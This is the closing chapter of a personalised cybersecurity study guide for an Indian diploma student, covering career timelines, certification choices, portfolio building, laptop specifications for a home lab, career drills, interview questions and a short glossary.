10.4 – Skill Progression Timeline

10.4.1 – Year-by-Year Career Reality

This timeline assumes consistent effort – studying, practicing, working. Not grinding 14 hours every day. Consistent, sustainable effort.

CYBERSECURITY CAREER JOURNEY: BEGINNER TO SENIOR



Year 0 (Now) – Foundation Building:

Status: Completing Guide 2

Knowledge: Security fundamentals, Linux, networking, web security,

log analysis, attack-defence mapping, law, social engineering

Skills demonstrated: Log analysis, documentation, observation writing

Missing: Practical lab experience, certification, industry exposure

Next actions: Complete Guide 3, start TryHackMe, pursue Google Cybersecurity cert

Year 1 – Practical Foundation:

Status: Guide 3 and 4 complete, first certification obtained

Knowledge: Everything from Year 0 + actual lab work in controlled environments

Skills demonstrated: CTF challenges completed, documented lab findings,

basic penetration testing methodology in labs

Certification: Google Cybersecurity Certificate (or CompTIA Security+ if budget allows)

Missing: Real-world incident experience, professional references

Next actions: Job applications for Tier 1 SOC or IT support with security exposure,

continue TryHackMe/HackTheBox, start building professional network

Year 2 — First Professional Role:

Status: Working in entry-level security or IT role

Knowledge: Real-world tool experience, actual incident exposure,
organisation-specific processes

Skills demonstrated: Professional employment, measurable contributions,
handling real alerts and tickets

Certifications: CompTIA Security+ (strong investment at this stage)

Missing: Specialisation depth, advanced offensive skills

Next actions: Specialise in one area based on interests and opportunities,
start working toward role-specific certification

Year 3 — Specialisation Begins:

Status: 1 year of professional experience

Knowledge: Deep in chosen specialisation, good understanding of adjacent areas

Skills demonstrated: Led investigations, improved processes, documented knowledge

Certifications: Role-specific (eJPT or CEH toward offensive; GCIA toward IR; etc.)

Next actions: Consider whether to go deeper in current specialisation
or transition to adjacent role with higher ceiling

Year 5 — Developing Professional:

Status: Recognised internally as capable, possibly leading small teams or projects

Knowledge: Strong technical depth in specialisation, growing breadth

Skills: Decision-making under uncertainty, mentoring junior colleagues,
technical communication to non-technical stakeholders

Certifications: OSCP if offensive track; CISSP preparation if GRC/management track

Realistic salary range (India): ₹8-20 lakh depending on company and location

The honest caveat:

This timeline assumes steady employment in security roles. Career paths in India vary significantly based on:

- City (Bangalore, Pune, Hyderabad, Delhi/NCR have more security roles)
- Company (product companies, global service firms, government)
- Specialisation chosen
- Whether you pursued higher education (bachelor's degree opens doors)

Your Japan MEXT scholarship plan — completing a bachelor's in cybersecurity in Japan — if successful, would significantly accelerate this timeline by combining education with international exposure.

10.4.2 — Why People Plateau and How to Avoid It

The most common cause of career plateau:

People stop learning when they become competent. They can do their job. They stop pushing beyond it.

After 2-3 years in a SOC Tier 1 role doing the same work — skills do not improve automatically. They require active investment.

Signs of plateau:

You are on a plateau if:

- Your daily work requires no new thinking
- You have not learned a new tool or technique in 6 months
- You have not documented or explained anything outside your normal job
- You have not attempted a harder CTF challenge than last time
- Your resume has not changed in 12 months

Anti-plateau habits to build now:

Weekly:

- Read one security blog post or research paper
- Practice one new command or technique in Termux/lab
- Update your daily log with something learned

Monthly:

- Attempt a new CTF challenge or lab room
- Add one item to your portfolio
- Review your skill assessment file and update it

Every 6 months:

- Honest assessment: am I learning at this job?
- What skill gap would advance my career most?
- What certification or course would fill that gap?
- Network with one new professional in the field

The compound effect:

Someone who does 1% better every week is dramatically better after a year than someone who learned everything at once and then stopped. Consistent incremental improvement consistently outperforms burst learning.

10.5 – Certifications vs Real Skills

10.5.1 – Which Certs Are Worth It and When

The honest certification landscape:

Certification	Provider	When to Get It	What It Proves	Cost Reality
Google Cybersecurity	Google/Coursera	Now – accessible	Security fundamentals, beginner signal	Low, often free with financial aid
CompTIA Security+	CompTIA	Year 1-2	Broad security knowledge, industry recognised	~\$400 USD – significant
eJPT	eLearnSecurity	Year 1-2 (offensive track)	Basic penetration testing practical skill	~\$200 USD
CEH	EC-Council	Year 2-3	Wide recognition, theory-heavy	~\$1,000+ USD – questionable value

OSCP	Offensive Security	Year 3+	Genuine practical offensive skill, highly respected	~\$1,500 USD – worth it when ready
CISSP	(ISC)2	Year 5+ (GRC/management)	Senior professional, strategic security	~\$700 USD + experience requirement
CISM	ISACA	Year 4-5 (management)	Security management, respected	~\$600 USD

EDUCATION, CERTIFICATIONS AND PRACTICAL SKILLS



Certification ordering for your situation:

Right now (free/low cost):

- TryHackMe learning paths (free tier available)
- Google Cybersecurity Certificate (financial aid available)

After Guide 3 is complete:

- CompTIA Security+ if budget allows
- eJPT if offensive track interests you

After 2 years of practical experience:

→ Role-specific certification based on your specialisation

10.5.2 – Which Certs Are Overrated

Honest assessment:

CEH (Certified Ethical Hacker): Industry name recognition is high. Actual respect from practitioners is lower. It is primarily a multiple-choice theory exam. A candidate with OSCP has demonstrated practical skill. A candidate with CEH has demonstrated they can pass a theory exam. Hire decisions favour the practical over the theoretical.

Worth getting if: your target employer specifically requires it. Not worth getting if: you have the budget and time for OSCP instead.

CCNA for Security: Strong networking certification – worth it if you want network security focus. Not directly relevant to general cybersecurity roles.

Any certification from unknown providers: The market has many low-quality certifications designed to collect fees. Before paying for any certification, verify: is this recognised by employers in your target market? Check job postings – which certifications do they ask for?

10.5.3 – Google Cybersecurity Certificate – Honest Review

Why this is specifically recommended for your current stage:

The Google Cybersecurity Certificate on Coursera is designed for complete beginners entering the cybersecurity field.

What it covers:


- Security foundations and frameworks
- Network security
- Linux command line basics
- Python for cybersecurity automation
- SQL for security analysis
- Intrusion detection
- Incident response basics

Overlap with your Guide 2: You have already built significant conceptual understanding in most of these areas. The certificate will reinforce and extend what you know.

Why it is valuable despite the overlap:

- It is industry-recognised (Google name carries weight)
- It provides a credential that passes HR filters

- The structured curriculum covers some areas you have not yet touched (Python for security, SQL basics, specific tools)
- Financial aid is available – may be obtainable at very low cost



Honest limitations:

- Not a replacement for practical skill
- Will not open senior roles
- Does not carry weight with experienced practitioners the way OSCP does
- Best used as a stepping stone, not a destination

When to pursue it: After completing Guide 3 – you will then have the practical context to make the most of the structured curriculum. Doing it before Guide 3 would mean going through material you have already understood conceptually without the reinforcement of practical experience.

10.6 – Your Path Based on This Guide

10.6.1 – Where You Stand After Guide 2

Honest, accurate assessment of your current position:


STRONG (genuinely above average for your experience level):

Conceptual understanding of:

- ✓ How attacks work across network, web, and authentication layers

- ✓ Kill chain and attacker mindset
- ✓ Log analysis and incident timeline thinking
- ✓ Security controls vs detection distinction
- ✓ Legal framework (IT Act, responsible disclosure)
- ✓ Social engineering mechanisms
- ✓ Documentation and professional reporting standards

YOUR LEARNING JOURNEY



Practical skills (Termux-verified):

- ✓ Linux terminal command fluency
- ✓ Network observation commands (ip, ss, curl, nslookup, dig)
- ✓ Log analysis with grep, awk, pipe combinations
- ✓ Bash scripting basics (corrected ping sweep, system monitor)
- ✓ HTTP header analysis
- ✓ Evidence collection and documentation
- ✓ Professional security observation writing

Portfolio evidence created:

- ✓ Incident report based on real log analysis
- ✓ Security header analysis of multiple live websites

- ✓ Attack-defence mapping table
- ✓ Learning log with dated entries
- ✓ Evidence collection scripts

GAPS (honest — these will be filled in Guides 3-6):

Not yet experienced:

- ✗ Hands-on vulnerability exploitation (requires proper lab)
- ✗ Actual tool usage (Burp Suite, Nmap on networks, Metasploit)
- ✗ Active Directory attacks and defence
- ✗ Cloud security practicals
- ✗ CTF challenge completion
- ✗ Real incident participation

Context for these gaps:

These gaps are appropriate for your current stage. A medical student who has completed anatomy and physiology has not yet performed surgery. That is correct — not a deficiency. The conceptual understanding must come first.

Your gaps will be filled in Guides 3-6 and through platform practice. They do not diminish what you have already built.

10.6.2 — Recommended Next Steps Before Guide 3

Immediate actions (before next guide):

Step 1 — Complete your Guide 2 portfolio (2-4 weeks):

- Incident report 001: all 8 sections complete
- Security header analysis report: formatted professionally
- Attack-defence mapping: clean, complete version
- Learning log: minimum 30 entries spanning all chapters
- Technical writeup: one 2-page document on a topic you understand well

Step 2 — Start TryHackMe (now, free tier):

Go to tryhackme.com

Start with: "Pre-Security" learning path (free)

This introduces practical concepts in a legal, controlled environment

It does NOT require Kali or a special setup — browser-based labs

Step 3 — Prepare for DDCET (your immediate academic priority):

DDCET 2026 is in late April 2026

Guide 2 knowledge supports questions on networking and OS

Review your chapter notes for networking (Chapter 3) and Linux (Chapter 2)

These directly map to BE-01 (Science and Engineering) section topics

Step 4 — GitHub presence (optional but valuable):

Create a GitHub account if you do not have one

Upload your practice scripts (ping sweep, system monitor, header checker)

Add a README explaining each script's purpose and that it is educational

This builds a professional digital footprint

10.6.3 — What to Build in Your Portfolio Right Now

Five items that create a complete, credible entry-level portfolio:

Item 1 — Incident Analysis Report (evidence of analytical ability)

Based on: Chapter 5 practice log Content: Full 8-section professional report Demonstrates: Log reading, timeline reconstruction, professional writing Uniqueness: Most entry-level candidates do not have this

Item 2 — Security Assessment: HTTP Headers (evidence of practical awareness)

Based on: Chapter 4 header analysis drills (Indian government sites) Content: Findings table, risk ratings, recommendations Demonstrates: Web security understanding, real-world application Uniqueness: Using real publicly accessible data, professionally formatted

Item 3 — Attack-Defence Reference Table (evidence of comprehensive knowledge)

Based on: Chapter 6 attack-defence mapping Content: Full table covering 15+ attacks with kill chain, ATT&CK ID, controls, detection Demonstrates: Breadth of knowledge, systematic thinking Uniqueness: Self-built comprehensive reference – rare at beginner level

Item 4 – Learning Progress Log (evidence of discipline)

Based on: Daily logs from all chapters Content: 30+ dated entries showing consistent progression Demonstrates: Study discipline, self-directed learning, consistency Uniqueness: Timestamped learning history is difficult to fabricate

Item 5 – Technical Explainer (evidence of deep understanding)

Based on: Any topic you understand well from Chapters 2-9 Content: 2-page clear technical explanation for a beginner audience Demonstrates: Genuine understanding (you cannot explain what you only memorised) Uniqueness: Written communication – undervalued but highly sought

Create the portfolio index file:

bash

nano ~/practice/guide2/chapter10/portfolio_status.txt

PORTFOLIO STATUS – Guide 2 Completion

=====

Date: [today's date]

Item 1 – Incident Analysis Report

Status: [Complete / In Progress / Not Started]

File: [path]

Missing: [what still needs to be added]

Item 2 – Security Header Assessment

Status: [Complete / In Progress / Not Started]

File: [path]

Missing: [what still needs to be added]

Item 3 – Attack-Defence Reference Table

Status: [Complete / In Progress / Not Started]

File: [path]

Missing: [what still needs to be added]

Item 4 – Learning Progress Log

Status: [Complete / In Progress / Not Started]

Entry count: [number]

Last updated: [date]

Item 5 – Technical Explainer

Topic chosen: [topic]


Status: [Complete / In Progress / Not Started]

File: [path]

Update this file weekly until all five are complete.

10.7 – Laptop Upgrade Plan

You mentioned buying a new or second-hand laptop in approximately one year. This section gives you the exact specifications to target so Guide 3 can run properly when the time comes.



10.7.1 – Minimum Specs for Cybersecurity Labs

Minimum requirements to run a basic cybersecurity lab:

Processor: Intel Core i5 (8th generation or newer) OR

AMD Ryzen 5 (3000 series or newer)

Requirement: Must support hardware virtualisation (VT-x / AMD-V)

How to verify: Check processor spec sheet for "Intel VT" or "AMD-V"

RAM: 8GB minimum (16GB strongly recommended)

Why: Running 2 VMs simultaneously (attacker + target)

requires at least 6GB just for VMs

With 8GB: tight but functional

With 16GB: comfortable, no performance issues

Storage: 256GB SSD minimum (512GB recommended)

Why: Each VM image is 20-40GB

SSD is mandatory – HDD is too slow for VM usage

Graphics: Integrated graphics fine – no dedicated GPU needed for cybersecurity

Operating System:

Does not matter – you will install Linux or dual boot

Screen: 13-inch minimum – bigger is better for multi-window work

Recommended specific targets (second-hand, India market 2026-2027):

Target 1 – Best value:

ThinkPad T470/T480 (Lenovo)

Why: Military-grade build, excellent Linux support,

i5/i7 options with 8-16GB RAM common

Second-hand price range: ₹18,000-35,000 depending on spec

VT-x support: Yes (verify before buying)

Target 2 – Alternative:

Dell Latitude 5480/5490

Why: Business-grade, common, good Linux support

Second-hand price range: ₹15,000-30,000

VT-x support: Yes

Target 3 – Budget option:

Any Core i5 8th gen laptop, 8GB RAM, SSD

Why: Meets minimum spec at lowest cost

Second-hand price range: ₹12,000-20,000

VT-x support: Verify before buying – not all laptops have it enabled

What to verify before buying any second-hand laptop:

1. Check processor supports VT-x/AMD-V:

Enter BIOS/UEFI and look for virtualisation setting

OR search processor model + "VT-x" online

2. RAM is upgradeable (for future expansion):

Some ultrabooks solder RAM – cannot upgrade

3. SSD not HDD:

Run a benchmark or check specifications

4. Battery health:

Old batteries hold very little charge – factor in replacement cost

5. No missing keys, cracked screen, or hardware damage:

These seem small but affect daily usability significantly

10.7.2 – First 10 Things to Do After Getting Your New Laptop

Before anything else – back up your Termux data:

bash

Create a compressed archive of all your Guide 2 practice files

`tar -czf ~/guide2_portfolio_backup.tar.gz ~/practice/guide2/`

Transfer this to your laptop when you get it. Your portfolio evidence should not live on only one device.

After acquiring the laptop – in this exact order:

1. Update all existing Windows software (if Windows is pre-installed)

Reason: Reduces attack surface before you start security work on it

2. Back up all existing data to external storage

Reason: Ubuntu installation may need to wipe the drive

3. Create a live Ubuntu USB

Tool: Rufus (Windows) or Etcher (cross-platform)

Ubuntu version: 22.04 LTS (Long Term Support – stable)

4. Install Ubuntu (dual boot or full install)

Dual boot recommended if you want Windows access

Full Ubuntu install if you do not need Windows

5. Update Ubuntu immediately

`sudo apt update && sudo apt upgrade`

6. Install VirtualBox

`sudo apt install virtualbox virtualbox-ext-pack`

7. Download Kali Linux ISO

From: kali.org (official only – verify hash)

8. Create Kali Linux VM in VirtualBox

RAM: 2GB minimum allocated to VM

Storage: 30GB dynamic disk

9. Create a practice target VM


Download Metasploitable 2 or DVWA in a VM

This is your legal practice target

10. Transfer your Termux portfolio files to the Ubuntu laptop

Your Guide 2 work continues seamlessly

This setup gives you the full Guide 3 environment. Guide 3 will be built specifically for this Kali + VirtualBox setup when your new laptop arrives.



10.8 – Daily Career Development Drills

Do these every day for 7 days to close out Guide 2.

Drill 1 – Role Research (Days 1-3)

Search LinkedIn Jobs or Naukri.com for: "SOC Analyst" in Bangalore "Cybersecurity Analyst" in India "Information Security" fresher

bash

Record what you find

nano ~/practice/guide2/chapter10/job_research.txt

For each posting note:

- What technical skills do they require?
 - What certifications are mentioned?
 - What experience level is needed?
 - What skills from Guide 2 do you already have?
-

Drill 2 – Self-Assessment Update (Day 3)

Return to your self_assessment.txt file. Re-answer all 8 questions honestly. Has your score improved?

Drill 3 – Portfolio Completion Sprint (Days 3-7)

Pick the portfolio item furthest from completion. Work on it for 30 minutes each day this week. Target: at least 3 of 5 items complete by Day 7.

Drill 4 – Career Path Decision Writing (Day 5)

Write one honest page:

bash

nano ~/practice/guide2/chapter10/career_direction.txt

Answer:

Based on what I have learned in Guide 2, which domain interests me most?

Blue Team / SOC? (log analysis, monitoring, incident response)

Red Team? (offensive, testing, exploitation – Guide 3+ required)

GRC? (policy, risk, compliance, management)

Cloud Security? (infrastructure, DevSecOps, cloud-specific)

Why does that domain interest me specifically?

What in Guide 2 felt most natural and engaging to me?

What do I find genuinely interesting vs what feels like obligation?

What does that tell me about my likely best-fit role?

Honest answers to these questions shape your learning direction for Guides 3-6. Do not skip this.

Drill 5 – Guide 2 Completion Review (Day 7)

bash

nano ~/practice/guide2/chapter10/guide2_completion_review.txt

Write:

GUIDE 2 COMPLETION REVIEW

=====

Date completed: [today]

What I knew before Guide 2: [honest assessment]

What I know now: [specific additions]

Strongest chapters (what I understand most deeply):

Weakest chapters (what I need to revisit):

Portfolio items completed:

1. [name] – [complete/incomplete]

2. [name] – [complete/incomplete]

3. [name] – [complete/incomplete]
4. [name] – [complete/incomplete]
5. [name] – [complete/incomplete]

My self-assessment score: [X]/8

Honest readiness for Guide 3: [ready / need to revisit X chapters first]



Career direction identified: [domain]

Next concrete action: [specific – not vague]

Next date I commit to: [actual date]

This document is your Guide 2 closure. It records where you arrived. It commits to where you go next.

10.9 – Chapter Summary Box

CHAPTER 10 – KEY TAKEAWAYS

Cybersecurity has ~50 roles – ethical hacking is one of them	
Most entry-level jobs: SOC Analyst Tier 1 or GRC Analyst	
Red Team requires 2-4 years minimum foundation before entry	
SOC gives: real incident exposure, log analysis depth,	
defender tooling knowledge, documentation discipline	
GRC is: undervalued, numerous, well-paid, CISO pipeline	
Best fit for: strong writers, detail-oriented, business-aware people	
Cloud security: high demand, high pay, growing shortage	
Foundation from Guides 2-3 is sufficient starting point	
Certificate order for your situation:	
Now → Google Cybersecurity Certificate (low cost)	
Year 1-2 → CompTIA Security+ / eJPT	
Year 3+ → OSCP (offensive) / CISSP (management)	
Your Guide 2 advantage:	
Conceptual depth + documented portfolio + professional writing	
= more than most candidates at your experience level	
Laptop target: i5 8th gen+, 8GB RAM, SSD, VT-x enabled	
Best second-hand option: ThinkPad T470/T480 ₹18,000-35,000	
Next: Complete portfolio → TryHackMe → DDCET prep → Guide 3	

10.10 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. Name four distinct cybersecurity career domains (not just roles).
 2. What does a SOC Tier 1 analyst typically do in a working day?
 3. Why is GRC (Governance, Risk, Compliance) considered undervalued?
 4. What minimum hardware specifications are needed for a cybersecurity lab?
 5. What is the difference between CompTIA Security+ and OSCP?
 6. Name three things that cause a career plateau in cybersecurity.
 7. What is the Google Cybersecurity Certificate and when should it be pursued?
 8. Why should offensive security careers be preceded by defensive experience?
-

Medium Answer (4-5 marks / Interview level):

1. A fresh diploma graduate wants to enter cybersecurity. They have strong foundational knowledge but no professional experience. What specific career path would you recommend, why, and what concrete steps should they take in their first year?
 2. Compare SOC Analyst and GRC Analyst roles – daily responsibilities, required skills, career progression, and what type of person is best suited for each.
 3. Explain the certification landscape for a beginner entering cybersecurity. Which certifications are worth pursuing and when? Which are overrated and why? What should be prioritised over certifications?
 4. Describe how to build a cybersecurity portfolio without any professional experience or offensive hacking tools. What five items would you include and what skill does each demonstrate?
-

Long Answer (7 marks / Exam or senior interview):

1. Map the complete career progression from diploma student to senior cybersecurity professional. Include realistic timelines, which skills are needed at each stage, which certifications add value at each stage, and what the honest salary expectations are at each stage in the Indian market.
2. A student has just completed a structured cybersecurity foundation course. They have strong conceptual knowledge, documented lab analysis work, and professional-quality written observations, but no certifications and no professional experience. How should they position themselves for entry-level roles? What is their genuine competitive advantage? What gaps exist and what is the specific plan to fill them?

3. Explain why defensive security (Blue Team, SOC) experience is the correct foundation for an offensive security career. What specific knowledge does Blue Team work develop that makes a penetration tester more effective? Why do organisations prefer penetration testers who have defended systems over those who have only attacked them?
-

10.11 – Memory Tricks

Cybersecurity domains – remember BROG:

B = Blue Team (defend, monitor, respond)

R = Red Team (attack, test, exploit)

O = Operations / GRC (govern, risk, comply)

G = Growth areas (cloud, DevSecOps, IoT, mobile)

"BROG – Blue Runs, Orange Guards"

(Blue = defenders in action, Orange = GRC frameworks/governance)

Certificate progression – remember GCOS:

G = Google Cybersecurity (start here – accessible now)

C = CompTIA Security+ (Year 1-2 – industry baseline)

O = OSCP (Year 3+ – if offensive track – the real practical credential)

S = CISSP (Year 5+ – if management track – seniority signal)

"GCOS – Getting Certified Opens Success"

Laptop minimum specs – remember 8-8-256:

8th gen processor (or newer)

8GB RAM (minimum)

256GB SSD (minimum)

VT-x enabled (non-negotiable for VMs)

"8-8-256 with VT"

Anti-plateau habits — remember WAM:

W = Weekly learning (one new thing per week — skill or knowledge)

A = Attempt (monthly CTF challenge or new lab)

M = Monthly review (honest skill assessment every month)

"WAM — Weekly Attempts Monthly = no plateau"

Portfolio five items — remember LLAMT (from Chapter 7):

L = Log analysis report

L = HTTP headers analysis

A = Attack-defence mapping

M = Monitoring/learning log

T = Technical writeup

"LLAMT — Learning Leaves A Meaningful Track"

FINAL TRUTH — CHAPTER 10

You have completed Guide 2.

Let that sit for a moment before reading on.

You started this guide as a final-year diploma student who wanted to enter cybersecurity. You are finishing it as someone who understands:

- How attacks are structured from reconnaissance to impact
- How defenders monitor, detect, and respond

- How to read and interpret authentication logs
- How web applications fail and how to mitigate those failures
- How legal boundaries protect both you and the field
- How social engineering exploits human psychology
- How to write professional security documentation
- Where your career could go and what it will actually look like

THE CYBERSECURITY GROWTH PYRAMID



Cybersecurity is built step by step.

That knowledge does not come from watching YouTube. It does not come from installing tools. It comes from reading, practising, thinking, and documenting – which is exactly what you did.

What comes next:

Guide 3 waits for when you have a proper laptop. In the meantime:

- Complete your portfolio
- Start TryHackMe
- Prepare for DDCET
- Consider the Google Cybersecurity Certificate

The field will still be here. The skills you built will not have expired. The documentation you created will still be yours.

When you return, ready for Guide 3, you will not be starting over. You will be continuing from a genuinely strong foundation.

That is not a small thing.

Karan Vaya

1. GLOSSARY (Cybersecurity Key Terms)

Glossary – Key Terms (A–Z)

CIA Triad

Confidentiality, Integrity, Availability – the three core principles of cybersecurity.

CERT-In (Indian Computer Emergency Response Team)

India's official agency for handling cybersecurity incidents and issuing alerts.

CSRF (Cross-Site Request Forgery)

An attack where a user is tricked into sending unintended requests to a website where they are authenticated.

GRC (Governance, Risk, and Compliance)

Framework for managing security policies, risks, and regulatory requirements in an organization.

IDOR (Insecure Direct Object Reference)

A vulnerability where attackers can access unauthorized data by modifying input parameters (like IDs).

Integrity

Ensuring that data is accurate and not altered without authorization.

Kill Chain

A step-by-step model describing stages of a cyber attack (Recon → Exploit → Persist → Impact).

Lateral Movement

The technique attackers use to move inside a network after initial access.

MITRE ATT&CK

A globally used framework that maps real-world attacker techniques and behaviors.

Privilege Escalation

Gaining higher access rights than originally allowed (e.g., user → admin).

Responsible Disclosure

Reporting vulnerabilities to organizations privately before making them public.

SIEM (Security Information and Event Management)

Tools that collect, analyze, and correlate logs from multiple systems.

SOC (Security Operations Center)

A team responsible for monitoring, detecting, and responding to security incidents.

SQL Injection (SQLi)

An attack where malicious SQL queries are injected into input fields to access or modify databases.

SSRF (Server-Side Request Forgery)

An attack that tricks a server into making requests to internal or external systems.

TTPs (Tactics, Techniques, and Procedures)

The methods and patterns used by attackers during cyber operations.

XSS (Cross-Site Scripting)

An attack where malicious scripts are injected into web pages and executed in users' browsers.

2. REVISION CHECKLIST (Guide 2 Completion)

Guide 2 – Self-Assessment Checklist

Tick each box only if you can **explain it without notes**.

♦ Section 1 – Mindset & Fundamentals

- ☐ I understand cybersecurity vs hacking
- ☐ I can explain Risk = Likelihood × Impact
- ☐ I understand CIA Triad with real examples

♦ Section 2 – Terminal Mastery

- ☐ I can use basic Linux commands confidently
- ☐ I understand file paths (absolute vs relative)
- ☐ I can create, move, and delete files safely

♦ Section 3 – Permissions & Processes

- ☐ I understand rwx permissions and chmod
- ☐ I know why chmod 777 is dangerous
- ☐ I can read process data using ps/top

♦ Section 4 – Web Security Logic

- ☐ I can analyze URL structures
- ☐ I understand GET vs POST deeply
- ☐ I know root causes of SQLi and XSS

♦ Section 5 – Logs & Incident Thinking

